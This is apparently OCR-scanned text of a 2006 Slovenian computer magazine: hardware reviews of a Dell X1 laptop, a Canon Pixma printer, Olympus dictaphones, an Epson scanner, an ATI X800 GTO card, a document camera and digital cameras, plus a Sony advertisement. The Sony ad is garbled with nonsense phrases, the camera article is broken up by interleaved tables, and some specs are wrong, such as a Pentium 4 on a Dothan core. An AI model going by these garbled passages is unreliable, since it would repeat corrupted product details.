ZA: Dell že nekaj časa ponuja simpatičen ultraprenosni računalnik pod imenom X1, v osnovi pa gre za Samsungov prenosnik Q30. Poleti so model ponovno prenovili in vanj vključili hitrejši in varčnejši Intel Pentium 4 ULW pri 1,1 GHz, narejen z 90 nm tehnologijo na jedru Dothan. Z ekonomičnejšo porabo energije pomnilnika DDR2 osveženi prenosnik v izredno majhnem paketu ponuja že z osnovno baterijo skoraj 3-urno avtonomijo, z razširjeno dodatno baterijo, ki je prav tako na priložena v osnovnem paketu, pa lahko bite meljemo še skoraj dodatnih pet ur. Ločljivost zaslona je bogatih 1280 x 768 pik, kar na prvi pogled na podolgovatem zaslonu z diagonalo 12,1" ni očitno, saj se zdi vse skupaj premajhno. Pa vendar se prenosnik obnese odlično, pohvaliti velja hiter prehod v stanje mirovanja in prebujanje ter tiho in dokaj hladno delovanje. V kompletu je priložena še zunanja optična enota, konkretno DVD+-RW. Glede komunikacij je prenosnik dobro opremljen, saj ima tako bluetooth kot tudi 802.11b/g, na voljo pa je celo gigabitni ethernetni prikllop.

PROTI: Prenosnik deluje precej krhko. Z razširjeno baterijo se teža hitro dviga. Integrirana Intelova grafična kartica žal ne bo kos grafično zahtevnejšim nalogam. Tipkovnica je manjša od običajne, tipkanju se je treba privaditi. Drсна ploščica je neodzivna in včasih jo je treba večkrat pobožati, preden reagira. Pogrešali smo razširitveno režo PCMCIA ali morda še bolj manjši ExpressCard. Za ponujeno je cena malce previsoka. JM

osebni foto tiskalnik

Canon Pixma iP5200



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Canon Adria, d.o.o., Ljubljana

Spletni naslov: www.canon.si

Cena: Še ni znana

Tehnični podatki

Ločljivost: 9600 x 2400 dpi barvno

Hitrost tiskanja: 24 (barvno) / 30 (čb)

Format papirja: A4

Vmesniki: Hitri USB 2.0, PictBridge

Pomnilnik:

Gonilniki za: MS Windows, Mac OS

Cena izpisa ene strani: Barvna okoli 33 SIT (5 % pokritost), čb 14 SIT (5 % pokritost)

Kapaciteta vhodnega in izhodnega predala za papir: 150+150 / 100

Mere in teža: 444 x 309 x 160 mm, 7,3 kg

Dodatno: Tiskanje na optične medije, duplex

ZA: Le nekaj mesecev po predstavitvi najnatančnejšega foto tiskalnika na svetu je Canon v novem 1-pikolitrskem razredu predstavil že drugi model. Tiskalnik Pixma iP 5200 nadomešča zelo uspešen in hiter model Pixma 5000. Novinec je še hitrejši, saj zmore natisniti 30 črno-belih stran na minuto. Namenjen je predvsem 5200 domači fotografiji oziroma vsem, ki zahtevajo brezhribne tiske fotografske natančnosti in v neomejeni barvni predstavi. Tiskalnik je oblikovno podoben drugim iz serije Pixma. Čeprav so rezultati fantastični, tiskalnik foto natančnost doseže že s petimi kartuškami, od katerih sta dve črni. Prav druga črna kartuška naj bi prek tehnologije ContrastPLUS prispevala k dodatnemu nanosu, ki poudarja globino in kontrast na fotografijah. Tudi pod lupo je nemogoče opaziti kapljice, ki jih tiska 5200, saj prenovljena glava s tehnologijo FINE omogoča najboljšo natančnost, z velikostjo kapljic en pikoliter. Tiskalnik prek odličnih gonilnikov obvlada vse standardne funkcije, kot so obračanje fotografij, rezanje, učinkovitost, tiskanje posterjev ... Posebnost tiskalnika je izredna hitrost, saj brezrobo 10 x 15 fotografijo v najvišji kakovosti natisne v slabih 40 sekundah. Rezultat je odličen, širina barv in kontrastnih nivojev poudari tako svetle kot temne dele slike, z novo tehnologijo ChromaLife100 pa Canon obljublja še višji realizem in dolgo obstojnost izpisa. Kot pri vseh izdelkih Pixma so na voljo tudi samodejno dvostransko tiskanje, tisk na optične medije, dodatna kasetna s prostorom za vhodni papir ter podajalec za druge, manjše tipe papirja.

PROTI: Čeprav ima tiskalnik vhod PictBridge, bi lahko imel v tem cenovnem razredu še reže za pomnilniške kartice ter zaslon in krmilni sistem za delo brez računalnika. Cena ne bo nizka. JM

diktafona

Olympus WS-200S in WS-100



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Olympus Slovenija, d.o.o.

Spletni naslov: www.olympus.com

Cena: WS-200S 31.440 SIT in WS-100S 25.920 SIT

Tehnični podatki:

Teža: 54 g

Mere: 94 x 40 x 15,1 mm

Vmesnik za povezavo: USB 2.0

Pomnilnik (interni): WS-200S 128 MB, WS-100 64 MB

Avdio: Vdelan zvočnik, izhod za slušalke in vhod za mikrofon

Napajanje: 1 x AAA baterija 3V.

Čas delovanja okoli 12 ur

Načini snemanja: SHQ - 4 ure in 20 min, HQ - 8 ur in 50 min, SP - 17 ur in 25 min, LP - 54 ur in 50 min

Dodatne funkcije: Predvaja datoteke WMA, stereo snemanje, 5 podmap za shranjevanje datotek, v vsaki lahko shranimo do 199 datotek

ZA: Olympusov WS-200S je klasični digitalni diktafon, ki premore stereo način snemanja, model WS-100, pa snema le mono. Pohvalimo lahko USB-priključek, ki je del ohišja diktafona. To pomeni, da za prenos tako glasovnih kot tudi drugih datotek ne potrebujemo dodatnega kabla. Diktafon je kakovosten, kot smo pri Olypusu že nekako navajeni. Posnetki so kakovostni tudi v šumnem okolju. Seveda pa je priporočljivo, da diktafon uporabljamo v najkakovostnejšem načinu. Za običajno rabo dobre štiri ure prostora praviloma zadostuje. V primerjavi z modelom WS-320M ima ta diktafon nekoliko več gumbob ob strani, kot smo vajeni pri diktafonih. Model WS-320M z MP3-predvajalnikom pa ima na sredini že večsmerni gumb za premikanje po menijih.

PROTI: Za prenos datotek bo 128 MB pomnilnika hitro premalo. Funkcijo lahko razumemo bolj kot izhod v sili. Če nimamo ključa, lahko na diktafon shranimo tudi datoteko. S tako malo pomnilnika zagotovo ne more nadomestiti klasičnega USB-ključa, čeprav za snemanje pogovorov 128 MB pomnilnika povsem zadostuje. Ne bom trdil, da nisem pogrešal MP3-predvajalnika, saj smo se že kar nekako razvadili.

MS

diktafon z MP3-predvajalnikom

Olympus WS-320M



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Olympus Slovenija, d.o.o.

Spletni naslov: www.olympus.com

Cena: 57.600 SIT

Tehnični podatki:

Teža: 46 g

Mere: 94,8 x 32,8 x 11 mm

Vmesnik za povezavo: USB 2.0

Pomnilnik (interni): 1 GB

Avdio: Vdelan zvočnik, izhod za slušalke in vhod za mikrofon

Napajanje: 1,5V AAA-baterija; čas delovanja okoli 12 ur

Načini: SHQ - 35 ur in 25 min, HQ - 70 ur in 50 min, SP - 139 ur in 30 min, LP način - 277 ur in 20 min

Dodatne funkcije: Predvaja datoteke WMA in MP3, možnost shranjevanja podatkov v 5 podmapah, učinek WOW/SRS

ZA: Samo še to smo čakali. Digitalni diktafon z MP3-predvajalnikom glasbenih datotek. Na trgu je kopica MP3-predvajalnikov, ki so tudi digitalni diktafoni. Vse lepo in prav, vendar nekaterim je diktafon pomembnejši od MP3-predvajalnika in ga potrebujejo dnevno. Poslušajo glasbo le takrat, ko imajo čas. Torej potrebujejo kakovosten digitalni diktafon, ki bi po možnosti znal predvajati tudi datoteke MP3. Še pred kratkim so pri ocenah Olympusovih diktafonih kritizirali, da nimajo MP3-predvajalnika. Zdaj je to zgodovina. Diktafon je kakovosten, kot smo že vajeni pri seriji Olympusovih diktafonov. Dodatek WOW in SRS pa zagotavlja, da diktafon presenetljivo dobro predvaja tudi datoteke MP3.

Vsekakor je velik plus diktafona tudi USB-priključek, ki je del ohišja. To se izkaže zelo prikladno takrat, ko diktafon uporabimo tudi kot USB-ključ za prenos datotek ali nalaganje glasbe. Ne potrebujemo dodatnega kabla! WS-320M je zagotovo dober nakup, saj je diktafon še kako uporaben, zraven pa dobimo še zelo kakovosten MP3-predvajalnik.

PROTI: Tisti, ki od WS-320M pričakujejo ogromno funkcij, ki jih poznamo iz nekaterih MP3-predvajalnikov bodo nekoliko razočarani, saj je pri WS-320M na prvem mestu digitalni diktafon in šele nato MP3-predvajalnik.

MS

SONY

displays & sony

Okusite tehnologije prihodnosti

17"

AKCIJA



Sony SDM S75A

Pomlajena S serija s svojim slogom in vlikastjo dopolnjuje rdečani slog, funkcionalnost in prilagodljivost moderne, prostorsko varčne pisarne.

Nekaj tehničnih podatkov:

- LCD zasloni velikosti 17"
- realni kontrastni razmerje 12:1
- z uporabo "ECO MODE" tehnologije pridobite 2 krat daljšo življenjsko dobo monitorja
- velika kontrastna razmerje 450:1
- resolucija: 1.3 MP SXGA (1280x1024)
- velika svetilnost LCD panela 300 cd/m²
- vidni kot: 160°/160°
- vhodni signal: tx: HD15 (kabel priključen)
- barva: siva
- TCO 03, 3 leta garancije

Cena z DDV-jer: **60.990,00 SIT**

17"

NOVO



Sony SDM S75DS

Pomlajena S serija s svojim slogom in vlikastjo dopolnjuje rdečani slog, funkcionalnost in prilagodljivost moderne, prostorsko varčne pisarne.

Nekaj tehničnih podatkov:

- LCD zasloni velikosti 17"
- realni kontrastni razmerje 12:1
- z uporabo "ECO MODE" tehnologije pridobite 2 krat daljšo življenjsko dobo monitorja
- velika kontrastna razmerje 450:1
- resolucija: 1.3 MP SXGA (1280x1024)
- velika svetilnost LCD panela 300 cd/m²
- vidni kot: 160°/160°
- vhodni signal: tx: HD15, tx: DVI-D (kabel priključen)
- barva: siva
- TCO 03, 3 leta garancije

Cena z DDV-jer: **77.990,00 SIT**

17"

X-Black LCD



Sony SDM HS75P

Za zaslene X-Black LCD je specifičen poseben filter za zmanjšanje bleščanja in odseva, ki ne spreji svetlobe, zato se barve izgledajo življe, črna je resnično črna, brez priložne sive.

Nekaj tehničnih podatkov:

- X-Black LCD zasloni velikosti 17"
- realni kontrastni razmerje 8:1
- z uporabo "ECO MODE" tehnologije pridobite 2 krat daljšo življenjsko dobo monitorja
- velika kontrastna razmerje 600:1
- resolucija: SXGA (1280x1024)
- velika svetilnost LCD panela 420 cd/m²
- vidni kot: 160°/160°
- vhodni signal: 2x: HD15, 1x: DVI-D (kabel priključen)
- 3 leta garancije

Cena z DDV-jer: **97.990,00 SIT**

19"

X-Black LCD



Sony SDM BX95

Novi monitori BX95 vam zagotavljajo še več zadovoljstva zahvaljujoč na X-Black LCD tehnologiji in zvočnemu sistemu "SRS WOW Surround".

Nekaj tehničnih podatkov:

- X-Black LCD zaslon velikosti 19"
- realni kontrastni razmerje 12:1
- 1x DVI-D SXGA (1280x1024)
- svetilnost panela 450 cd/m²
- kontrastno razmerje 1000:1
- zvočni sistem "SRS WOW Surround Sound system"
- z uporabo "ECO MODE" tehnologije pridobite 2 krat daljšo življenjsko dobo monitorja
- velika svetilnost (HV) 170°/170°
- vhodni signal: 2x: HD15, tx: DVI-D (kabel priključen)
- 3 leta garancije

Cena z DDV-jer: **150.990,00 SIT**

SVGA

AKCIJA



Sony VPL ES2

Mini projektor vam predstavlja edinstveno mobilnost in udobje v poslovalnici. S priključkom na en gumb je projektor v trenutku pripravljen za projekcijo.

Nekaj tehničnih podatkov:

- svetilnost 1500 ANSI Lumenov
- resolucija 800x600 SVGA, max: XGA
- največji vidni las zanesljive žarnice je 4000 ur
- popolnoma avtomatski
- gleslo in zaklepanje tipk za nadzor
- vhod: HD15, RGB, S-Video, Composite Video, Avila
- priključke na priključke tehnologije HDTV
- oddaljenost od zaslona: 1.1m - 10.6m
- more sila po ključu: 1m - 7.6m
- težo: 2.8kg
- priključke: daljniki upravljalnik, torbica, kabl

Cena z DDV-jer: **195.990,00 SIT**

SVGA

NOVO



Sony VPL CS20

Projektor je manjši kot večina prinosnih računalnikov. Projektor je zelo enostaven za uporabo tehnologije kar se "Auto Focus" in "10188".

Nekaj tehničnih podatkov:

- svetilnost 2000 ANSI Lumen
- resolucija: 800x600 SVGA, max: SXGA+
- pripravljen čas za menjava žarnice je 4000 ur
- vhod: HD15, S-Video, Composite Video, Avila
- pripravljen na priključke tehnologije HDTV
- oddaljenost od zaslona: 1.2m - 10.4m
- more sila po ključu: 1m - 7.6m
- popolnoma avtomatski
- gleslo in zaklepanje tipk za nadzor
- težo: 1.9kg, višina: 52mm
- priključke: daljniki upravljalnik, torbica, kabl

Cena z DDV-jer: **290.990,00 SIT**

15,4"

NOVO



Vaio VGN FS395VP

Prinosnik serije FS odlikujejo izjemne tehnične lastnosti ter izjemna kakovost. Prinosnik se z izjemno 15,4" X-Black-LCD zaslonom, ki nam prinaša izjemno barvo, kontrast in ostrino.

Nekaj tehničnih podatkov:

- zaslon: 15,4" WXGA (1280x800) dvojnica žarnica
- procesor: Intel Pentium M procesor 1.7 GHz
- delovni spomin: 512 MB DDR2 (max. 2GB)
- trdi disk: 80 GB (Ultra ATA/100)
- optična enota: Dvostranski DVD+-RW zapisovalnik
- grafični: NVIDIA GeForce Go 6400 128MB
- WLAN: 802.11b/g, Modem, Lan 10/100
- operacijski sistem: WINDOWS XP Pro
- težo: 2.9 kg
- garancija: 2 leti (možnost podaljšanja na 3 leta)

Cena z DDV-jer: **334.990,00 SIT**

11,1"

NOVO



Vaio VGN TX1XP

Prinosnik serije TX je svojo nizko težo, kompaktno obliko je namenjen najzahtevnejšim uporabnikom. Ponuja se z izjemno kvalitativnim X-Black zaslonom, visokimi zmogljivostmi in edinstveno prenosljivostjo.

Nekaj tehničnih podatkov:

- zaslon: 11,1" WXGA (1366x768) dvojnica žarnica
- procesor: Intel Pentium M procesor 1.2 GHz
- delovni spomin: 1 GB DDR2
- trdi disk: 60 GB (Ultra ATA/100)
- optična enota: Dvostranski DVD+-RW zapisovalnik
- grafični: Intel Graphic media 900 max. 128 MB
- WLAN: 802.11b/g, Bluetooth, Modem, Lan 10/100
- operacijski sistem: WINDOWS XP Pro
- težo: 1.25 kg
- garancija: 2 leti (možnost podaljšanja na 3 leta)

Cena z DDV-jer: **619.990,00 SIT**

© 2006 Sony Electronics Inc. Vse slike so ilustrativne.




display by sony "red partner":

Akcel IT d.o.o., Koper, tel: 05 662 27 00; Anni d.o.o., Ljubljana, tel: 01 583 99 90; Avtronis d.o.o., Ljubljana, tel: 01 230 29 90; AVTS d.o.o., Filibica, tel: 01 836 90 30; Compdesign d.o.o., Ljubljana, tel: 01 516 10 58; EG d.o.o., Ljubljana, tel: 01 434 15 48; E&B d.o.o., Ajdovščina, tel: 05 366 21 20; Proson d.o.o., Ptuj, tel: 02 780 02 60; Harvey Marone trgovina, Ljubljana, tel: 01 585 50 00; Inbust d.o.o., Ljubljana, tel: 02 720 01 08; IPE Corporation d.o.o., Murska Sobota, tel: 02 537 16 60; Marand Maribor d.o.o., tel: 02 229 72 22; Parnis d.o.o., Nova Gorica, tel: 05 385 27 00; Radiomobili Slovenija d.o.o., Ljubljana, tel: 01 423 48 22; Selen d.o.o., Maribor, tel: 02 300 1 300; T&T-TEH d.o.o., Ljubljana, tel: 02 584 12 44; ZIMA JE NEK d.o.o., Senj, tel: 03 749 02 55.

optični bralnik

Epson Perfection 4990 Photo



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.o.o.

Spletni naslov: www.epson.com

Cena: 132.600 SIT

Tehnični podatki

Ločljivost: 4800 x 9600 dpi

Barvna globina: 48-bitna

Hitrost (strani na minuto): 2

Možnost branja prosojnic/dia: Da/da

Samodejni podajalnik: Ne

Vmesnik: USB 2.0, FireWire

Gonilniki za: Windows, MAC

ZA: Epson Perfection 4990 je vsekakor optični bralnik visokega razreda, saj ob odlični optični ločljivosti zajema ter pričakovani barvni globini ponuja vse možne funkcije. Poleg klasičnega zajemanja zna prebrati še prosojne materiale ter filme. Čeprav gre za A4-bralnik, je ta precej večji od preostalih, kar gre očitno na račun odličnega optičnega dela, ki obvlada kar optično ločljivost 4800 x 9600 pik, nekaj velikosti pa gre tudi na račun obojestranskega branja, saj je bralni del vdelan tudi v pokrov naprave. Naprava je izredno hitra, saj predogled A4-strani opravi v pičlih sedmih sekundah, pri ločljivosti 600 dpi pa je polno branje končano v dobri minuti. K odličnemu branju pripomore tudi dinamično določanje optične gostote. Bralnik oglašujejo kot idealen za fotografije in amaterje, saj poleg zajema fotografij in drugih tiskanic vključuje tudi nastavke za branje diapozitivov in filmskih negativov. Tudi v tem načinu, kjer od izraza pride velika optična ločljivost, je med hitrejšimi, saj za 35 mm negativ pri najvišji ločljivosti 4800 dpi potrebuje le dobro minuto in pol. Na elegantnem ohišju se nahajajo še štirje nastavljivi gumbi za hiter dostop do funkcij. Bralnik ima vdelano tehnologijo Digital ICE za odstranjevanje drobnih prask in prahu z zajetega materiala. Zajemi sivinskih in barvnih slik ter črnega besedila so potekali z odličnimi rezultati. Bralnik je izredno tih in natančen.

PROTI: Pretirana cena je glavna zamera. Izboljšav bi lahko bila deležna tudi programska oprema. Nikjer nismo zasledili možnosti zajema več fotografij sočasno in samodejnega razreza in shranjevanja v posamezne datoteke, kar konkurenca ponuja že dlje časa. Tudi delovanje Digital ICE ni prineslo pričakovanih rezultatov, nastavitve zajema z gladke oz. mat podlage pa tudi niso bistveno izboljšale posameznih testnih zajemov. JM

grafična kartica

ATI X800 GTO 256MB



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Acord-92, d.o.o.

Spletni naslov: www.sapphiretech.com

Cena: 57.900 SIT

Tehnični podatki

Grafični procesor: ATI R430

Pomnilnik: 256 MB GDDR3

Hitrost procesorja/pomnilnika: 400/500 (1000) MHz

Vodilo: PCI-E 16x

Dodatni priključki: 1x DVI, 1x D-sub, 1x VIVO

ZA: X800 GTO je ATI-jev najnovejši grafični procesor pred predstavitvijo nove generacije grafik. Temelji na istem jedru kot X850 PRO, zato ga večina programov tudi spozna kot takega. Glede na X850 PRO je malenkost znižana hitrost jedra, a vseeno gre za zelo hitro kartico. Najboljša stvar pa je popolnoma tiha Sapphirova izvedba z masivnim pasivnim hlajenjem, ki se z veliko režami nadaljuje na obeh straneh kartice, jedri pa sta povezani z toplotno cevjo. X800 GTO je tako rekorder med neslišnimi karticami. Sicer je kartica povsem navadna grafika, temelječa na vodilu PCI express. Ima en DVI in en analogni izhod D-sub ter izhod za povezavo na televizor. V testih se novinec odreže odlično, saj doseže preko 4500 točk v testu 3D Mark 2005, v različici 2003 pa skoraj 10.000. V škatli dobimo še vse potrebne kable in igro po lastnem izboru (med ponujenimi si lahko eno odklenemo v polno različico).

PROTI: Čeprav je kartica hlajena z obojestranskim hladilnikom, postane med grafično intenzivnimi opravili izredno vroča, ob prvem testu v ne preveč zračnem ohišju se je računalnik med testiranjem zaradi pregrevanja kar samodejno ugasil. V takem trenutku odsvetujemo dotikanje kartice, saj je možnost opeklin velika! Ker je hladilnik obojestranski, zaseda sosednji režji na obeh straneh grafike, pa tudi sicer priporočamo da je še kakšna reža naprej prosta zaradi lažjega pretoka zraka in ohlajanja.

JM

Test	Ločljivost, globina	X800 GTO	X700, 256 MB	X850 XT, 256 MB	X800, 512 MB
3D Mark 2005	1024 x 768 x 32	4521	3185	5540	4686

dokumentna kamera

AVerMedia AVerVision 130



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: EC, d.o.o., Ljubljana

Spletni naslov: www.avermedia.com

Cena: 87.000 SIT

Tehnični podatki

Ločljivost zajema: 850.000 pik

Izhodna ločljivost: 1024 x 768

Vmesniki: D-sub, S-video, kompozitni video, USB

Mere in teža: 195 x 90 x 50 mm, 270 g

Drugo: Dodatno na voljo nastavke za priklop na mikroskop; LED-osvetlitev

ZA: Tajvanski proizvajalec multimedijske opreme AVerMedia je že star znanec tako slovenskega kot evropskih trgov, a izdelek AVerVision 130 je novost tako v programu tega proizvajalca kot tudi eden prvih takih izdelkov na trgu. Načeloma gre za tehnološko osvežitev starega dobrega grafoskopa. AVerVision 130 je tako imenovana dokumentna kamera, namenjena zajemanju oziroma prikazovanju slik, dokumentov, 3D-objektov in celo zajemu slike iz mikroskopa (namestimo jo nad okular) ter projicirane slike na računalniškem monitorju oziroma videoprojektorju. Kamera je sestavljena iz baze, na kateri so tudi vsi priključki, optično srce pa je na gibljivem vratu nameščena kamera z dobrim senzorjem ločljivosti 850.000 pik. Kamera ponuja 4x digitalno povečavo in funkcijo obrezovanja slike. Izhodna ločljivost je omejena na 1024 x 768, v priključek D-sub pa lahko priključimo karkoli, od monitorja do LCD-televizorja ali projektorja. Dodatno pridejo prav še S-video in kompozitni izhodi, prek USB-priključka pa lahko napravo povežemo v računalnik in jo uporabljamo kot spletno kamero. Za dodano vrednost poskrbi priložena programska oprema, ki je zmožna zajeto sliko obdelovati in izboljšati s kopico učinkov, od monokromatskega do negativnega, ali pa zajem optimirati za besedilo ali grafiko. Dodatno za stabilno in ostro sliko skrbi dvonivojski filter, osvetlitev pa lahko tudi ročno nastavljam.

PROTI: Verjetno bo za slovensko šolstvo prav cena največja ovira. Škoda, ker v osnovnem paketu ni priložen nastavek za priklop na mikroskop, saj bi bila prav ta funkcija v šolstvu pri pouku kemije verjetno zanimiva. Prav bi prišla višja ločljivost (in tako uporabnejši digitalni zum). Škoda, ker naprava nima omrežnega priključka in možnosti pretočnega oddajanja slike prek interneta (izobraževanje, seminarji, sestanki na daljavo). JM

FOTOGRAFSKI MULTIPRAKTIKI

Svet fotografije postaja čudna mešanica možnosti, ki daleč prekašajo zmožnosti uporabnikov za dojetanje teh novosti. Ste si kdaj mislili, da bo vaš fotoaparat postal videokamera ali obratno? Oziroma da bo oboje nekoč v vašem mobilniku, in to s kakovostjo, ki več kot zadovoljuje kakovost za domači album?

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si



Sony CyberShot T5

Serijska T velja pri Sonyu za prestižnejšo in zadnji model to le še potrjuje. Čeprav ni med najmanjšimi fotoaparati, spada med najtanjše, temu videzu pa še dodatno pripomorejo zaobljene linije. Objektiv s **trikratno spremenljivo goriščnico** je nekaj čisto običajnega, prav tako **velik LCD-zaslon**. Optično iskalo boste zaman iskali, pri kompaktnih fotoaparatih postaja del zgodovine. Gumbi so dobro razporejeni, čeprav moramo za nekatere pomembnejše možnosti brskati po menijih. Uporaba je seveda enostavna, z vsemi možnostmi, ki jih malček premore, pa bo zadostil tudi potrebam



zahtevnejših uporabnikov. **Kakovost slike** je zelo dobra in zelo se pozna napredek, ki ga je Sony naredil na tem področju od prvega modela iz te serije. Pri višjih ISO-občutljivostih ni veliko šuma, zelo malo je vidne kromatske aberacije glede na majhen objektiv, ki ga ima T5. Sonyu je uspelo narediti malčka, ki bo zadovoljil marsikaterega uporabnika, ne le tistih, ki zahtevajo od fotoaparata dober videz.

Sony CyberShot M2

Mešanci med digitalnimi fotoaparati in videokamerami se med uporabniki niso kaj prida prijeli. Med prvimi je poskusil Fujifilm z modelom M603, ki smo ga že pred časom, natančneje, pred tremi leti opisali v Mojem mikru. Glavna težava je seveda **medij za shranjevanje**, ki se je v tem času sicer zelo pocenil, a še vedno ni primerljiv z videokaseto po količini podatkov. Snovalci so medtem posegli po novem orožju, **boljšemu stiskanju podatkov**. Zapis MJPEG sicer še vedno ostaja, a se počasi umika drugim zapisom, predvsem MPEG-u. Za svojega križanca med obema svetovoma je Sony izbral zapis **MPEG-4**, ki je med zmogljivejšimi kodeki za stiskanje videa. Na pomnilniško kartico zmogljivosti 1 GB lahko shranimo okoli 46 minut videa v najvišji kakovosti, če to primerjamo z 15 minutami v zapisu MJPEG je to že zelo spodoben rezultat. Posvetimo se še drugim možnostim novega fotoaparata. Prvo, kar pritegne je **videz**, ki je čisto drugačen, kot smo ga vajeni pri videokameri ali fotoaparatu. Oblika je **pokončna**, za delo pa prestavimo LCD-zaslon pravokotno na ohišje. S tem ga držimo bolj kot fotoaparat, tako da poskuša CyberShot M2 zadovoljiti oba svetova. Pod zaslonom so trije veliki gumbi, za snemanje videa, posnetkov in

Novi digitalni fotoaparati na policah naših trgovin

Proizvajalec in ime modela	Sony CyberShot T5	Sony CyberShot M2	Canon PowerShot A610	Canon Powershot A620	Olympus SP-310	Olympus SP-500UZ
Skupna ocena:	██████████	██████████	██████████	██████████	██████████	██████████
Razmerje cena/kakovost	██████████	██████████	██████████	██████████	██████████	██████████
Informacije	Sony Slovenija	Sony Slovenija	Avtera, d.o.o.	Avtera, d.o.o.	Olympus Slovenija, d.o.o.	Olympus Slovenija, d.o.o.
Spletni naslov	www.sony.com	www.sony.com	www.canon.com	www.canon.com	www.olympus.com	www.olympus.com
Cena	84.990 SIT		79.990 SIT	94.490 SIT	94.800 SIT	109.200 SIT
Za	tanko ohišje, delovanje	elektronski umirjevalnik slike za video	možnosti, vrtljiv LCD-zaslon	možnosti, vrtljiv LCD-zaslon	hitrost delovanja, slika	10x spremenljiva goriščnica
Proti	dostopnost funkcij	netočno merjenje svetlobe	počasno ostrenje v slabših svetlobnih razmerah	počasno ostrenje v slabših svetlobnih razmerah	večji razpon goriščnice	šum pri višjih ISO-občutljivostih
Tehnični podatki						
Najvišja ločljivost	2592 x 1944	2592 x 1944	2592 x 1944	3072 x 2304	3072 x 2304	2816 x 2112
Tip in ločljivost tipala	5 M, CCD	5 M, CCD	5 M, CCD	7 M, CCD	7M, CCD	6 M, CCD
Objektiv (mm)	38 114 mm	38 114 mm	35 140 mm	35 140 mm	38 114 mm	38 380 mm
Razpon časa	1 s 1/1000 s	1 s 1/1000 s	15 s 1/2500 s	15 s 1/2500 s	15 s 1/2000 s	15 s 1/2000 s
ISO-občutljivost	64 400	64 400	50 400	50 400	64 400	64 400
Zaslonka	f3,5 4,4	f3,5 4,4	f2,8 4,1	f2,8 4,1	f2,8 4,9	f2,8 3,7
Pomnilniška kartica	Memory Stick Duo	Memory Stick Duo	SD Card	SD Card	xD Card	xD Card
Vmesnik	USB	USB	USB	USB	USB	USB
Teža	139 g		285 g	285 g	230 g	385 g
Baterije	Li ion	Li ion	4 x AA	4 x AA	2 x AA	4 x AA

pregledovanje, nad njimi je še gumb za spreminjanje goriščnice. Drugi so v gornjem krožnem delu in levo od zaslona. Veliko pomembnih fotografskih možnosti je podobno kot pri modelu T2 skritih v meniju in zahtevajo malce več truda, da jih dosežemo. S kakovostjo slike smo bili zadovoljni, malo manj s kakovostjo videa. Pri zajemu slednjega se zgodi, da mu hitrost v slabših svetlobnih razmerah pade pod 30 posnetkov na sekundo in slika postane trzajoča. Od Sonya bi na tem področju pričakovali več, saj gre za enega od glavnih proizvajalcev videokamer.

Če pogledamo M2 kot celoto, mu do večje uporabnosti manjka še kak korak ali dva. Prvi je zagotovo boljša kakovost zajema videa, tudi objektiv bi lahko imel daljšo spremenljivo goriščnico. Kako bodo uporabniki sprejeli novinca, bomo še videli, vsekakor bomo v prihodnje takšne križance še srečevali.

Canon Powershot A620/A610

Nova Canonova brata se razlikujeta le po tipalu, A620 s 7 milijoni in A610 s 5 milijoni pik. Ter seveda ceni, če smo čisto natančni. O tem, da bo predhodnik A520 še nekaj časa ostal v igri, pri-



Canon EOS 5D	Panasonic FZ30
Biring, d.o.o.	PC Hand, d.o.o.
www.canon.com	www.panasonic.com
859.990 SIT	169.990 SIT
odlična kakovost slike	razpon goriščnice, umirjevalnik slike
nima nepremočljivega ohišja	šum pri višjih ISO-občutljivostih
4368 x 2912	3264 x 2448
13 M, CMOS	8 M, CCD
Canon EF objektiv	35 420 mm
30 s 1/8000 s + B	60 s 1/2000 s
50 3200	80 400
-	f2,8 3,7
CompactFlash	SD Card
USB	USB
895 g	740 g
Li ion	Li ion

Pogled od zgoraj

Kdor ima v spominu starejše čase klasične fotografije, se bo morda spomnil nekaterih zrcalnorefleksnih fotoaparotov (predvsem srednjega formata), ki so omogočali pogled na meglico od zgoraj, prizmo je bilo namreč mogoče odstraniti. Večina današnjih fotoaparotov tega več ne omogoča, a na pomoč nam priskoči tehnika oziroma naprava **Zigview**. Sestavljena je iz **miniaturne videokamere** in **LCD-zaslona**, ki ga nastavimo na okular. Ker ima vsak proizvajalec slednjega narejen malce po svoje, moramo izbrati tudi ustrezen nastavek. Delo je nato podobno kot pri kompaktnih fotoaparatih z vrtljivim zaslonom. Kamera v napravi Zigview omogoča spremembo goriščnice in s tem prilagajanje različnim iskalom oziroma lažjemu ostrenju. Primerna je za različna dela, predvsem ko imamo fotoaparata v višini pasu ali čisto pri tleh. Edina večja napaka te naprave je pravzaprav cena, saj za ta denar dobite že spodoben digitalni kompaktni fotoaparata. Če vam to ni ovira, se za dodatne informacije obrnite na Cumulus, d.o.o..



ča kar nekaj sprememb. Ohišje je bolj podobno modeloma A85 in A95, z njima ju družita tudi število baterij, ki se je povečalo za dve, in **vrtljiv LCD-zaslon**. Na novo so zastavili objektiv, ki ima sicer enako 4x spremenljivo goriščnico, a boljše zaslonko v teleobmočju. Novosti v načinih fotografiranja ni veliko, razen **dodatnih scenskih načinov**, vsega skupaj jih je namreč kar 20. So pa zato bolj logično razporejene določene funkcije, tako je na primer izbira občutljivosti na prvem mestu, pod/nadosvetlitev pa je dobila svoj gumb. Zaradi vseh teh možnosti je fotoaparata primeren za **širok krog uporabnikov**, od začetnikov do zahtevnejših. Kakovost slike je zelo dobra, lepo nadzorovan je tudi šum pri višjih ISO-občutljivostih. Kar fotoaparatu manjka, sta malce večja hitrost ostrenja in močnejša lučka za pomoč samodejnemu ostrenju v slabših svetlobnih razmerah. A620/A610 imata sicer tudi možnost ročnega ostrenja, a to bodo uporabljali predvsem izkušenejši uporabniki. Marsikoga bo malce presenetila tudi cena, čeprav bi bila lahko na vse opisane možnosti vseeno sprejemljivejša.

Olympus SP-310

